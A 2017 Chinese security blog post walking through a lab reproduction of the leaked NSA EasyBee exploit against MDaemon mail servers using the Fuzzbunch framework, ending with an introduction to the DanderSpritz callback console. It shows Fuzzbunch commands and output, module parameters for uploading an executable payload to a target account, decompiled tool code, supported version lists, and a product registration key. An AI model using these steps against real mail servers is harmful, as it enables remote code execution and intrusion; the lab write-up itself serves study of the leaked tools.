NSAFuzzbunch中EaseBee利用方法研究及MDaemon漏洞分析


yuye / 2017-05-05 03:37:00 / 浏览数 3816 安全技术 漏洞分析 顶(0) 踩(0)

作者：雨夜（阿尔法实验室）

0×01 概述

EaseBee是NSA开发的针对邮件系统MDaemon代码执行漏洞的一个工具，它支持多个版本MDaemon是一款著名的标准SMTP/POP/IMAP邮件服务系统，由美国Alt-N公司
AntiVirus插件结合使用时，它还保护系统防御邮件病毒。它安全，可靠，功能强大，是世界上成千上万的公司广泛使用的邮件服务器。


0×02 环境搭建



IP	系统	作用	备注
192.167.30.171	Windows Server 2003	攻击机	Python2.6 pywin32
192.167.30.201	Windows Server 2003	靶机	Mdaemon 9.6.6

在靶机上安装 MDaemon 9.6.6

如果遇到下图错误



数据执行保护（DEP）警告

您使用的 Windows 版本可能含有 DEP（Data Execution Prevention，数据执行保护）。

MDaemon 与 DEP 不兼容，除非将 DEP 配置为排除 Mdaemon 否则 MD 无法运行。


如果 MDaemon 无法启动或在启动时崩溃，则必须将 DEP 配置为排除 Mdaemon。

点击这里查看如何配置 DEP 的说明。

请参考http://www.jb51.net/os/windows/Win2003/85144.html解决，否则MDaemon无法启动

注册码：FNATFSY-CPBSDWO-AKOKPXX

域名自行设置 test.com （后面要用到）




你的域名是什么？

请在这里输入你的域名。你的域名是在你的 E-mail 地址的 @ 符号的右边部分。

域名： test.com

将"此账户是管理员"选上



请设置你的第一个帐号

你以后可以在 MDaemon 中设置更多的账号。

此账号是需要 RFC 的"postmaster"

全名(如: Frank Thomas) hello

邮箱(如: Frank -不包含域名) hello


密码(如: SwordFish - 没有空格) *******

在你的密码中要有大写和小写字母和数字。而且，密码长度必须在 6 到 12 位之间。不要包含邮箱名或全名作为密码的一部分。

☑ 此帐号是管理员 - 允许完全的配置访问


0×03 漏洞验证

在攻击机上运行fb.py，并设置基本参数



```
[?] Project [0] : 3
[?] Set target log directory to 'c:\logs\mdaemon\z192.167.30.201'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.167.30.201
[+] Set CallbackIp => 192.167.30.171

[!] Redirection OFF
[+] Set LogDir => c:\logs\mdaemon\z192.167.30.201
[+] Set Project => mdaemon

fb > _
```

使用 EaseBee 模块




```
fb > use Easybee

[!] Entering Plugin Context :: Easybee
[*] Applying Global Variables
[+] Set TargetIp => 192.167.30.201

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Easybee

Module: Easybee
===============

Name                    Value
----                    -----
TargetIp                192.167.30.201
TargetWCPort
TargetWAPort
WorldClientProtocol
WorldClientDomain
WorldClientPort
WebAdminProtocol
```

这个模块的参数比较多，其中

TargetWCPort ：3000 （默认3000）

TargetWAPort ： 1000

WorldClientProtocol : http（默认为non-ssl），可以查看服务器



```
服务器
  SMTP 服务器：活动
  POP 服务器：活动
  IMAP 服务器：活动
  Minger：不活动
  LDAP：双击安装
  AntiVirus：双击安装
  AntiSpam：活动
  DomainPOP：不活动
  MultiPOP：不活动
  WebAdmin：活动
    端口（非 SSL）：1000
    绑定到 IP：all
  WorldClient：活动
    端口（非 SSL）：3000
    绑定到 IP：all
```

```
Wed 2017-04-26 16:23:04: 正在创建默认文件: AvSchedule.dat
Wed 2017-04-26 16:23:04: 正在创建默认文件: NoTarpit.dat
Wed 2017-04-26 16:23:04: 正在创建默认文件: GreyList.dat
Wed 2017-04-26 16:23:04: 正在创建默认文件: NoGreyList.dat
Wed 2017-04-26 16:23:05: 正在解锁所有邮件箱和邮件队列
Wed 2017-04-26 16:23:05: 安装所有插件
Wed 2017-04-26 16:23:05: ----------
Wed 2017-04-26 16:23:05: WinSock 2.0 32767 total sockets
Wed 2017-04-26 16:23:05: ----------
Wed 2017-04-26 16:23:05: 初始化 SMTP 服务用于 test.com 使用 169.254.63.6
Wed 2017-04-26 16:23:05: 初始化 MSA 服务用于 test.com 使用 169.254.63.60
Wed 2017-04-26 16:23:05: 初始化 ODMR 服务用于 test.com 使用 169.254.63.
Wed 2017-04-26 16:23:05: 初始化 POP 服务用于 test.com 使用 169.254.63.60:
Wed 2017-04-26 16:23:05: 初始化 IMAP 服务用于 test.com 使用 169.254.63.60
Wed 2017-04-26 16:23:05: ----------
Wed 2017-04-26 16:23:19: Starting threads:
Wed 2017-04-26 16:23:19: *  Starting maint thread: 2068
Wed 2017-04-26 16:23:19: *  Starting active directory thread: 2072
Wed 2017-04-26 16:23:19: *  Starting mdspamd thread: 2076
Wed 2017-04-26 16:23:19: *  Starting spam filter updates thread: 2080
```

WorldClientDomain ： 192.167.30.201，如果输入配置的域名需要修改HOSTS文件（为了方便直接输入IP）

WorldClientPort ：3000

WebAdminProtocol ：http

WebAdminDomain ：192.167.30.201

WebAdminPort ： 1000


TargetAcctDomain ： test.com (安装时输入的域名)

TargetAcctUsr： hello (这里一定不要带 @test.com)

TargetAcctPwd ： Test123


PayloadName：111.exe

PayloadFile：C:\




```
[*]  PayloadFile :: Path to payload to be uploaded to the target
```

运行后一直提示无法找到payload file（此处浪费了不少时间）



```
Initializing Stuff
------------------
        Accessing payload file...

Error: Could not access payload file c:\
[!] Plugin failed
[-] Error: Easybee Failed
```

之后又试了靶机的几个路径都提示同样的错误，无奈找@漠北狂刀大牛逆了一下这个exe，通过找错误提示的字符串快速定位到代码位置




```
TcLog(a3, 5, "\n");
TcLog(a3, 5, "PayloadName          : \"%s\"\n", v185);
TcLog(a3, 5, "PayloadFile          : %s\n", Filename);
TcLog(a3, 5, "\n");
TcLog(a3, 5, "WorldClientVersion     : %s\n", v177);
TcLog(a3, 5, "versionspecificGetInbox: %s\n", v160);
TcLog(a3, 5, "versionspecificGetMsgID: %s\n", Format);
TcLog(a3, 5, "\n");
TcLog(a3, 5, "Initializing Stuff\n");
TcLog(a3, 5, "------------------\n");
TcLog(a3, 5, "\tAccessing payload file...\n");
if ( !fopen(Filename, "rb") )
{
  TcLog(a3, 3, "\nError: Could not access payload file %s\n", Filename);
  return -1;
}
TcLog(a3, 5, "\tCreating CURL handles for WorldClient and WebAdmin connections...\n");
v145 = sub_4010F0(a3, v151, v182, &v456, &v459, 0, &Memory);
if ( !v145 || (v146 = sub_4010F0(a3, v149, v180, &v457, &v459, 0, &Memory)) == 0 )
```

从图中可以看出参数读取后，有一个fopen的动作，Filename对应的参数就是PayloadFile，所以应该是一个全路径

输入完整路径


PayloadFile   c:\111.exe（111.exe生成方法，下文会说）



```
[*]  WorldClientVersion :: The version of WorldClient used by the targ

    0) 9.5.2
    1) 9.6.0
    2) 9.6.1
    3) 9.6.2
    4) 9.6.3
    5) 9.6.4
    6) 9.6.5
    7) 9.6.6
    8) 10.0.1
    9) 10.0.2
    10) 10.0.3
    11) 10.0.4
    12) 10.0.5
    13) 10.1.0
    14) 10.1.1
    15) 10.1.2

[?] WorldClientVersion [] :
```

这里选择安装的MDaemon中WorldClient对应的版本号即可，如果不知道版本号可以用

\windows\touches\目录下的两个脚本，帮助探测WC与WA的版本号




Webadmintouch-1.0.1.0.fb	1 KB	FB
Webadmintouch-1.0.1.0.xml	4 KB	XML
Webadmintouch-1.0.1.exe	22 KB	应用
Worldclienttouch-1.0.1.0.fb	1 KB	FB
Worldclienttouch-1.0.1.0.xml	6 KB	XML
Worldclienttouch-1.0.1.exe	27 KB	应用

0×04 DanderSpritz**工具介绍**

网上有好多同学在反连shell的时候都是用msf，其实这个工具包里自带的就有一个好用的工具DanderSpritz

双击Start.jar或者运行start_lp.py，如图



DanderSpritz Operation Center

Operation Disk: C:\NSA\EQGRP_Lost_in_Translation-master\windows

Resource Directory: C:\NSA\EQGRP_Lost_in_Translation-master\windows\Resources

Log Directory: C:\Logs\test\

Configuration Directory: C:\NSA\EQGRP_Lost_in_Translation-master\windows\UserConfiguration


Local Comms: z0.0.0.1

Operation Mode: ● Live ○ Replay

Options: □ Load Previous

Theme: Simple

设置log路径，进入主界面

